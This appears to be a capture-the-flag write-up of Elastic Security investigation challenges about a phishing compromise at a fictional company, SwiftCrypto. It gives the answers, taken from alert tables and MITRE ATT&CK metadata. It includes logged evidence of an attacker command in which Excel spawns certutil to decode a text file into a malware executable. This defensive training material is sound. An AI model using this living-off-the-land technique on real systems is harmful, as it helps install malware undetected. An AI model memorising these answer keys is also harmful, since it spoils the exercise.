
Go to Lens, to create visualization, and for ECS choose notice_given.keyword for dataset workday



Top 5 values of notice_given.keyword	Count of records
FALSE	47
TRUE	5

Answer: 5

Client: SwiftCrypto



Challenge 15


10

You have just started a new shift and received a Slack notification letting you know that there are several Detection Alerts related to the same employee of SwiftCrypto, a cryptocurrency company.

SwiftCrypto has deployed Elastic Agent with Endpoint Security integration enabled to all his endpoints, including both servers and employee laptops.

Change your Elastic Space to *SwiftCrypto* and look at the Alerts generated during the *SwiftCrypto Investigation* time interval in Elastic Security. Make sure you remove any lingering filters you may have had applied.

What's the username (ECS field `user.name`) of the SwiftCrypto employee associated with all the alerts generated by Elastic Security during this period?



Columns 4 fields sorted 25 alerts Fields

Actions	@timestamp	Rule	Risk S...	Severity	Reason	host.name	user.name	process.name
	Jul 22, 2021 @ 16:47:21.544	Malware Detection Alert	99	critical	—	bhusa-windows-1	james_spiteri	C4I2D1V5.exe
	Jul 22, 2021 @ 16:47:21.542	Malware Detection Alert	99	critical	—	bhusa-windows-1	james_spiteri	rundll32.exe
	Jul 22, 2021 @ 16:47:21.540	Malware Detection Alert	99	critical	—	bhusa-windows-1	james_spiteri	C4I2D1V5.exe
	Jul 22, 2021 @ 16:47:21.538	Malware Detection Alert	99	critical	—	bhusa-windows-1	james_spiteri	certutil.exe
	Jul 22, 2021 @ 23:06:00.007	Potentially Malicious Hostname has be...	75	hi...	—	bhusa-windows-1	james_spiteri	rundll32.exe
	Jul 22, 2021 @ 23:06:00.006	Potentially Malicious Hostname has be...	75	high	—	bhusa-windows-1	james_spiteri	rundll32.exe
	Jul 22, 2021 @ 22:18:42.430	Potentially Malicious Hostname has be...	75	high	—	bhusa-windows-1	james_spiteri	rundll32.exe
	Jul 22, 2021 @ 22:18:42.429	Potentially Malicious Hostname has be...	75	high	—	bhusa-windows-1	james_spiteri	rundll32.exe
	Jul 22, 2021 @ 21:46:37.841	Potentially Malicious Hostname has be...	75	high	—	bhusa-windows-1	james_spiteri	rundll32.exe
	Jul 22, 2021 @ 21:46:37.840	Potentially Malicious Hostname has be...	75	high	—	bhusa-windows-1	james_spiteri	rundll32.exe
	Jul 22, 2021 @ 21:17:20.645	Potentially Malicious Hostname has be...	75	high	—	bhusa-windows-1	james_spiteri	rundll32.exe
	Jul 22, 2021 @ 21:17:20.645	Potentially Malicious Hostname has be...	75	high	—	bhusa-windows-1	james_spiteri	rundll32.exe
	Jul 22, 2021 @ 20:50:23.390	Potentially Malicious Hostname has be...	75	high	—	bhusa-windows-1	james_spiteri	rundll32.exe
	Jul 22, 2021 @ 20:50:23.389	Potentially Malicious Hostname has be...	75	high	—	bhusa-windows-1	james_spiteri	rundll32.exe
	Jul 22, 2021 @ 20:17:28.700	Potentially Malicious Hostname has be...	75	high	—	bhusa-windows-1	james_spiteri	rundll32.exe
	Jul 22, 2021 @ 20:17:28.699	Potentially Malicious Hostname has be...	75	high	—	bhusa-windows-1	james_spiteri	rundll32.exe
	Jul 22, 2021 @ 19:47:27.889	Potentially Malicious Hostname has be...	75	high	—	bhusa-windows-1	james_spiteri	rundll32.exe
	Jul 22, 2021 @ 19:47:27.888	Potentially Malicious Hostname has be...	75	high	—	bhusa-windows-1	james_spiteri	rundll32.exe

Challenge ×

Challenge 16


10

The SwiftCrypto Endpoint Security policy associated with Elastic Agents on employee workstations is configured with Event Collection enabled for events that are not natively logged by the Operating System (e.g., DNS, File, Network, Process, Registry, etc.). Visibility over these events allows SwiftCrypto to detect common techniques used by bad actors as identified by the MITRE ATT&CK.

Leveraging metadata from the Elastic Detection Rules that triggered during the time of interest, answer the following question:

What MITRE ATT&CK technique did the bad actor use to spawn a child process from an MS Office application?


This information is stored in the ECS field `signal.rule.threat.technique.name`.



Suspicious MS Office Child Process

Jul 22, 2021 @ 16:46:31.967

signal.rule.tags	Windows Threat Detection Initial Access
signal.rule.threat	{"framework":"MITRE ATT&CK","technique":[{"referen attack.mitre.org/techniques/T1566/ ","name":"Phishing","subtechnique":[{"reference":" attack.mitre.org/techniques/T1566/001/","name":"Sp Attachment","id":"T1566.001"}],"id":"T1566"}],"tac {"reference":"https://attack.mitre.org/tactics/TA0 ","name":"Initial Access","id":"TA0001"}}
signal.rule.threat.framework	MITRE ATT&CK
signal.rule.threat.tactic.id	TA0001
signal.rule.threat.tactic.name	Initial Access
signal.rule.threat.tactic.reference	https://attack.mitre.org/tactics/TA0001/
signal.rule.threat.technique.id	T1566
signal.rule.threat.technique.name	Phishing
signal.rule.threat.technique.reference	https://attack.mitre.org/techniques/T1566/
signal.rule.threat.technique.subtechnique.id	T1566.001
signal.rule.threat.technique.subtechnique.name	Spearphishing Attachment
signal.rule.threat.technique.subtechnique.reference	https://attack.mitre.org/techniques/T1566/001/




Challenge 17

10

SwiftCrypto configured the Endpoint Security policy assigned to employee laptops to only *Detect* malware and not *Prevent* execution.

Leveraging information from the Detection Rules triggered during the time of interest, what's the name of the malicious process that was ultimately executed on James' laptop?




Suspicious MS Office Child Process

Jul 22, 2021 @ 16:46:31.967

Status	Severity	Risk Score
Open	● Medium	47

Highlighted fields

Field	Value
host.name	bhusa-windows-1
Agent status	–
user.name	james_spiteri
Rule type	eql
Source event id	MDYAQJicis/ysQg2+++++32X
process.name	certutil.exe
process.parent.name	EXCEL.EXE
process.args	certutil -decode C:\Programdata\N1E4L3N6.txt C:\Programdata\C4I2D1V5.exe




Challenge 18


10

Living off the Land attacks are cyber attacks in which intruders use legitimate software and functions available in an operating system to perform malicious actions on it.

What "Living off The Land" Windows application that can be used to encode/decode content was used to write the malware binary file to disk?



Source event id	MDYAQJicis/ysQg2+++++32X
process.name	certutil.exe
process.parent.name	EXCEL.EXE
process.args	certutil -decode C:\Programdata\N1F4L3N6.txt C:\Programdata\C4I2D1V5.exe



